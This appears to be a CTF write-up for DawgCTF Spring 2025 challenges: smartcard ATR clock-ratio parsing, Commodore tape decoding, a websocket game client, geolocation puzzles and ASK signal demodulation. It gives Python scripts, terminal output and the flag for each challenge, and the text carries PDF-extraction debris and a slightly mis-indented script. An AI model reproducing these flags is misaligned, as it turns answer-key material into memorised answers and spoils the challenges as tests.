6f0a00000006600000000cb3fff055c035fc10a
800200000006600000006100
6f0500000006700000000c0000000
8002010000067000000538205687082055f3082055b30820443a00302010202
6f0500000006800000000c0000000
8002010000068000000010105000382010f003082010a0282010100c00a16aa
6f0500000006900000000c0000000
800201000006900000018fe4712ee2177aa938bc368b09c6537cd0d02030100
6f0500000006a00000000c0000000
800201000006a00000065637572652e6261696d6f62696c652e636f6d3a3633
6f0500000006b00000000c0000000
800201000006b0000006d6f62696c652e636f6d3a3633362f44433d73656375
6f0500000006c00000000c000006c
806e000000006c000000381a59333072c4542a00a66119e3d40b9d313f2ffd8f
6f0a00000006d00000000cb3fff055c035fc10b
8002000000006d0000006100
6f0500000006e00000000c0000000
800201000006e000000538205687082055f3082055b30820443a00302010202
6f0500000006f00000000c0000000
800201000006f000000010105000382010f003082010a0282010100cbc61338
6f050000000700000000c0000000
8002010000070000000c60ec430684d4dacc2b3ac75af979abd54f502030100
6f0500000007100000000c0000000
80020100000710000065637572652e6261696d6f62696c652e636f6d3a3633
6f050000000720000000c0000000
80020100000720000006d6f62696c652e636f6d3a3633362f44433d73656375
6f050000000730000000c000006c
806e00000000730000015a7b423e6211c35e26fd0f47066ff6ade6ccc313c
6f0a0000000740000000cb3fff055c035fc101
80020000000740000006100
6f050000000750000000c0000000
8002010000075000005382059f70820596308205923082047aa00302010202

```
6f050000000007600000000c0000000
80020100000076000000010105000382010f003082010a0282010100ca182f09
6f050000000007700000000c0000000
800201000000770000001dd34f5bf52a31ddd1c68438316b3743d0f302030100
6f050000000007800000000c0000000
80020100000078000000646170733a2f2f7365637572652d6261696d6f62696c
6f050000000007900000000c0000000
80020100000079000000637572652d6261696d6f62696c2e7365637572652e62
6f050000000007a00000000c00000a3
80a5000000007a000000730c201394071c01dd6e57636b7b352345bbb952d313
6f0a000000007b00000000cb3fff055c035fc122
8002000000007b0000006a82
6f0e000000007c0000000a4040009a00000030800001000
8002000000007c0000006113
6f050000000007d00000000c0000013
80150000000007d00000061114f0600001000010079074f05a0000003089000
6f050000000007e0000000020008000
8002000000007e00000063c3
6f0e000000007f00000000a4040009a00000030800001000
8002000000007f0000006113
6f05000000008000000000c0000013
8015000000008000000061114f0600001000010079074f05a0000003089000
6f0500000000810000000020008000
8002000000008100000063c3
650000000000082000000
810000000000082000000
```

```
#!/usr/bin/env python3
from binascii import unhexlify

# ISO-7816-3 Fi and Di tables
fi_table = {
    1: 372, 2: 558, 3: 744, 4: 1116, 5: 1488, 6: 1860,
    9: 512, 10: 768, 11: 1024, 12: 1536, 13: 2048
}
di_table = {
    1: 1, 2: 1, 3: 1, 4: 1, 5: 1, 6: 1,
    8: 16, 9: 2, 10: 4, 11: 8, 12: 16, 13: 32
}

# Load all hex payloads
with open('clock_all.hex') as f:
    lines = [l.strip() for l in f]
```

```

atr = None
for line in lines:
    raw = unhexlify(line)
    if len(raw) < 10:
        continue
    length = int.from_bytes(raw[1:5], 'little')
    data = raw[10:10+length]
    # ATR always starts with 0x3B or 0x3F
    if data and data[0] in (0x3B, 0x3F):
        atr = data
        break

if not atr:
    print("ATR not found.")
    exit(1)

TA1 = atr[2]
fi_idx = TA1 >> 4
di_idx = TA1 & 0x0F
F = fi_table.get(fi_idx)
D = di_table.get(di_idx)

if F is None or D is None:
    print(f"Unknown FI/DI: FI={fi_idx}, DI={di_idx}")
    exit(1)

ratio = F // D
print(f"ATR: {atr.hex()}")
print(f"TA1 = 0x{TA1:02X} → FI index {fi_idx}, DI index {di_idx}")
print(f"F = {F}, D = {D}, F/D = {ratio}")
print("\n.Flag: DawgCTF{{ratio}}")

```

```

└──(zeqzoq㉿zeqzoq)-[/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/pinpoint 2]
└─$ python3 extract_clock.py
ATR: 3b7d96000080318065b0831111e583009000
TA1 = 0x96 → FI index 9, DI index 6
F = 512, D = 1, F/D = 512

.Flag: DawgCTF{512}

```


Mystery Signal II (solved by 53 teams) 150

[Problem](#) [Previous Submissions](#)

I was listening to my scanner when I heard a strange signal. Can you decode it?

Download Challenge File(s): [Click Here](#)

Please rate this problem: Submit!



DawgCTF{5l0w_5c4nn1n6}

Brick House (solved by 46 teams) 500

[Problem](#) [Previous Submissions](#) [Edit](#)

I was going through some old tapes from the '80s and came across a strange recording on one labeled "Basic Programs #1." Any idea what it might be?

Download Challenge File(s): [Click Here](#)

[?](#) [Submit!](#)

Please rate this problem:

Hint 1 (no penalty):

Back in my day we had 64k of memory and we liked it.

Convert WAV to PRG

<https://wav-prg.sourceforge.io/wavprg.html>



```
└──(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/Brick House]
```

```
└─$ petcat -2 -o listing.bas -- RUNME.prg
```

```
└──(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/Brick House]
```

```
└─$ cat listing.bas
```

```
10 print chr$(147)
```

```
20 poke 53280,0
```

```
30 poke 53281,0
```

```
40 flag$="dawgctf[b4ck{CBM-@}70{CBM-@}b451c5]"
50 col%=int((40 - len(flag$)) / 2)
60 row%=12
61 for i=1 to 9
62 print ""
63 next i
70 for i=1 to 40
80 print chr$(152); "=";
90 next i
100 for j=1 to col%
110 print chr$(30); " ";
120 next j
130 print chr$(30);flag$
140 for k=1 to 40
150 print chr$(152); "=";
160 next k
170 poke 198,0: wait 198,1
```

DawgCTF{b4ck_70_b451c5}

[Problem](#)[Previous Submissions](#)

Hey dude! I made this cool space game, but I only had time to make a server, not the client. Can you help me out? Read this documentation for instructions.

Download Challenge File(s): [Click Here](#)

[Submit!](#)

Please rate this problem: ★ ★ ★ ★ ★

```
import struct
import websocket
import json

# Helper function to construct the SIGN_UP message
def create_sign_up_message(r, g, b, name):
    sig = b"SPGM" # Protocol signature
    message_type = 0 # SIGN_UP
    padding = b"\x00\x00" # Padding for byte alignment
    name_size = len(name)
    name_bytes = name.encode('ascii') # ASCII-only name
    length = 4 + 2 + name_size # Payload size: r, g, b, padding, name_size, name

    # Pack the header and payload
    header = struct.pack(">4sHHI", sig, message_type, 0, length)
    payload = struct.pack(">BBBBH", r, g, b, 0, name_size) + name_bytes
    return header + payload

# Helper function to parse PLAYER_LOC messages
def parse_player_loc_message(data):
    num_players = struct.unpack_from(">H", data, 0)[0]
    players = []
    offset = 2 # Start after num_players

    for _ in range(num_players):
        player_id = struct.unpack_from(">I", data, offset)[0]
        name_part = data[offset + 4:offset + 21].decode('ascii', errors='ignore').split('\x00')[0]
        r, g, b = struct.unpack_from(">BBB", data, offset + 21)
        sec_x, sec_y = struct.unpack_from(">HH", data, offset + 26)
        map_x, map_y, map_vx, map_vy = struct.unpack_from(">dddd", data, offset + 32)
        players.append({
            "id": player_id,
            "name": name_part,
            "color": (r, g, b),
            "sector": (sec_x, sec_y),
            "position": (map_x, map_y),
```

```

        "velocity": (map_vx, map_vy)
    })
    offset += 72 # Move to the next player structure

    # Extract extra characters after the player array
    # Skip any padding or unused bytes and decode only valid ASCII text
    extra_characters = data[offset:].decode('ascii', errors='ignore').strip('\x00')
    return players, extra_characters

# WebSocket event handlers
def on_open(ws):
    print("WebSocket connection opened.")
    # Send SIGN_UP message
    sign_up_message = create_sign_up_message(255, 0, 0, "FlagHunter")
    print("Sending SIGN_UP message:", sign_up_message)
    ws.send(sign_up_message, opcode=websocket.ABNF.OPCODE_BINARY)

def on_message(ws, message):
    sig, message_type, _, length = struct.unpack(">4sHHI", message[:12])
    payload = message[12:]

    if sig != b"SPGM":
        print("Invalid protocol signature!")
        return

    if message_type == 1: # SIGN_UP_RESP
        player_id, map_size = struct.unpack(">IH", payload)
        print(f"Registered! Player ID: {player_id}, Map Size: {map_size}x{map_size}")
    elif message_type == 3: # PLAYER_LOC
        players, extra_characters = parse_player_loc_message(payload)
        print("Players on the map:")
        for player in players:
            print(json.dumps(player, indent=2))
        print("Extra characters:", extra_characters)
    elif message_type == 7: # ERROR
        error_message = payload.decode('ascii')
        print(f"Error from server: {error_message}")

    def on_error(ws, error):
        print(f"WebSocket error: {error}")

    def on_close(ws, close_status_code, close_msg):
        print("WebSocket connection closed.")

```

```

# Main function to start the WebSocket client
if __name__ == "__main__":
    websocket.enableTrace(True)
    ws = websocket.WebSocketApp(
        "wss://spacegame.io:443",
        on_open=on_open,
        on_message=on_message,
        on_error=on_error,
        on_close=on_close
    )
    ws.run_forever()

```

Didn't really get the perfect script but got the flag in the errors

```

$ python play.py
--- request header ---
GET / HTTP/1.1
Upgrade: websocket
Host: spacegame.io
Origin: https://spacegame.io
Sec-WebSocket-Key: 7EdnfVKIlrKTILwpbEFgA==
Sec-WebSocket-Version: 13
Connection: Upgrade

-----
--- response header ---
HTTP/1.1 101 Switching Protocols
connection: upgrade
upgrade: websocket
sec-websocket-accept: a1Z0zzCLpJgyunDVxs5dQ9d7NMA=
date: Sun, 20 Apr 2025 06:29:49 GMT

-----
Websocket connected
WebSocket connection opened.

Sending SIGN_UP message: b'SPGM\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\xff\x00\x00\x00\x00\x00\nFlagHunter'
++Sent raw: b'\x82\x9c5\xd8q%fl\x886h5\xd8q%5\xd8q5\xca\xd8q%5\xd27IT\xbf9P[\xacl\x14W'
++Sent                                decoded:                         fin=1                                opcode=2
data=b'SPGM\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\xff\x00\x00\x00\x00\x00\nFlagHunter'
++Rcv raw: b'\x82\x12SPGM\x00\x01\x00\x00\x00\x04\x91\x80FM\x00('
++Rcv decoded: fin=1 opcode=2 data=b'SPGM\x00\x01\x00\x00\x00\x00\x00\x04\x91\x80FM\x00('
Registered! Player ID: 2441102925, Map Size: 40x40
++Rcv                                                 raw:
b'\x82~\x00\x9eSPGM\x00\x03\x00\x00\x00\x00\x00\x00\x02\x00\x0009DawgCTF{FL4GS_1N_\x987s\n\x

```



```
"position": [
    1.4327461037782453e-156,
    0.0
],
"velocity": [
    0.0,
    1.9921979851442188e-308
]
}
}

Extra characters:
++Rcv                                                 raw:
b'\x82~\x00\x9eSPGM\x00\x03\x00\x00\x00\x00\x00\x00\x8a\x00\x02\x00\x0009DawgCTF{FL4GS_1N_\x987s\n\x
00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x91\x80FMFlagHunter\x00\x00\x00\x00\x00\x00\x00\x
n\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0eSP4444C3!!!!}\x00'

++Rcv          decoded:           fin=1           opcode=2
data=b'SPGM\x00\x03\x00\x00\x00\x00\x00\x00\x8a\x00\x02\x00\x00\x0009DawgCTF{FL4GS_1N_\x987s\n\x00\x
00\x06\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
0\x00\x06\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0eSP4444C3!!!!}\x00'
```

DawgCTF{FL4GS_1N_SP4444C3!!!!}

[Problem](#)[Previous Submissions](#)

Go to the website, find the locations, and click on the location to receive the flag!


<https://geosint.umbccd.net/>

IMPORTANT: You need to submit the flag HERE to get the points!

Submit You Found It! DawgCTF{wow_feels_christmas!}

[Submit](#)

Please rate this problem:



DawgCTF{wow_feels_christmas!}

GEOSINT - challTO - Hard (solved by 40 teams) 400

Problem Previous Submissions 


Go to the website, find the locations, and click on the location to receive the flag!

<https://geosint.umbccd.net/>

IMPORTANT: You need to submit the flag HERE to get the points!

DawgCTF{ifyoudidthiswithoutapanoID--goodforyou} 

Please rate this problem: ★ ★ ★ ★ ★



DawgCTF{ifyoudidthiswithoutapanoID--goodforyou}

ASK Me Again (solved by 26 teams) **200**

Problem Previous Submissions 

When playing around with your SDR, you found this weird signal. Decode it and get the flag!

Download Challenge File(s): [Click Here](#)

?

Please rate this problem:     

Hint 1 (no penalty):

The filename may help you figure out how this is modulated. Completely unrelated, but isn't binary a great way to represent ASCII characters?

Inspect the file

- Checked size (768 000 bytes) and hexdump → saw only 0x00/0x80 values and no header.
- Concluded it was interleaved signed 8-bit I/Q samples (2 bytes per complex sample).

Envelope plotting

- Loaded I/Q into Python, removed DC offsets ($I = \text{mean}$; $Q = \text{mean}$).
- Computed the raw envelope $\text{env} = |I + jQ|$.
- Plotted the first 50 k samples to visually confirm bursts (ASK pulses).

Smoothing & thresholding

- Smoothed the envelope with a boxcar filter (`window_size=50` samples) to remove jitter.
- Set the decision threshold at $(\min + \max)/2$ of the smoothed envelope.
- Converted to a binary waveform `bits2 = (smoothed_envelope > thr)`.

Run-length analysis

- Grouped consecutive 0's and 1's to measure how many samples each “gap” and “burst” lasted.
- Saw runs \approx 950 samples (off) and \approx 2870 samples (on)—giving a symbol period of \approx 960 samples per bit.

Bit extraction

- Chose one sample in the middle of each 960-sample symbol window to decide “0” vs “1.”
- Packed every 8 bits into a byte (MSB first).

ASCII decoding

- Converted the byte stream to characters.
- The resulting ASCII string was your flag.

```

import numpy as np
import itertools
import matplotlib.pyplot as plt

# 1) Load interleaved int8 I/Q
raw = np.fromfile('ask.iq', dtype=np.int8)
I = raw[0::2].astype(float)
Q = raw[1::2].astype(float)

# 2) Remove DC
I -= I.mean()
Q -= Q.mean()
c = I + 1j*Q

# 3) Envelope
env = np.abs(c)

# 4) Smooth the envelope
window_size = 50
kernel = np.ones(window_size) / window_size
smooth = np.convolve(env, kernel, mode='same')

```

```

# 5) Threshold on the smoothed envelope
thr2 = (smooth.max() + smooth.min()) / 2

# 6) Generate bits from smoothed envelope
bits2 = (smooth > thr2).astype(int)

# 7) Measure run-lengths
lengths2 = [len(list(group)) for _, group in itertools.groupby(bits2)]
print("Smoothed run lengths (samples):", lengths2[:20])

# --- after your run-length printout ---

# 1) Define symbol length (samples per bit)
N = 960

# 2) Use the smoothed, thresholded bits (bits2) you already have
#   Pick one sample from the middle of each symbol window
symbols = bits2[N//2 : len(bits2) : N]

print(f"Extracted {len(symbols)} symbols (bits):")
print(symbols[:64], "...") # show first 64 bits

# 3) Pack into bytes (MSB first) and convert to ASCII
bytes_list = []
for i in range(0, len(symbols), 8):
    chunk = symbols[i:i+8]
    if len(chunk) < 8:
        break
    val = 0
    for bit in chunk:
        val = (val << 1) | bit
    bytes_list.append(val)

print("First bytes:", bytes_list[:16])
try:
    msg = ''.join(chr(b) for b in bytes_list)
    print("Decoded ASCII message:\n", msg)
except:
    print("Non-printable bytes in message; raw bytes above.")


# 8) (Optional) Plot for sanity
Nplot = 50000
plt.figure(figsize=(8,3))
plt.plot(smooth[:Nplot], alpha=0.7)

```

```

plt.axhline(thr2, color='r', linestyle='--', label=f"thr={thr2:.1f}")
plt.title("Smoothed Envelope (first %d samples)" % Nplot)
plt.xlabel("Sample index")
plt.ylabel("Smoothed amplitude")
plt.legend()
plt.grid(True)
plt.tight_layout()
plt.show()

```



```

└──(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/ASK Me Again]
└─$ python3 plot_envelope.py
Smoothed run lengths (samples): [955, 975, 2862, 974, 2874, 1926, 3825, 974, 959, 2877, 954, 2882, 953,
1932, 1917, 2887, 1, 2, 956, 950]
Extracted 400 symbols (bits):
[0 1 0 0 0 1 0 0 0 1 1 0 0 0 0 1 0 1 1 1 0 1 1 1 0 1 1 0 0 1 1 1 0 1 0 0 0
0 1 1 0 1 0 1 0 1 0 0 0 1 0 0 0 1 1 0 0 1 1 1 1 0 1 1 ...
First bytes: [68, 97, 119, 103, 67, 84, 70, 123, 68, 51, 77, 48, 68, 85, 76, 52]
Decoded ASCII message:
DawgCTF{D3M0DUL4710N_1S_FUN}

```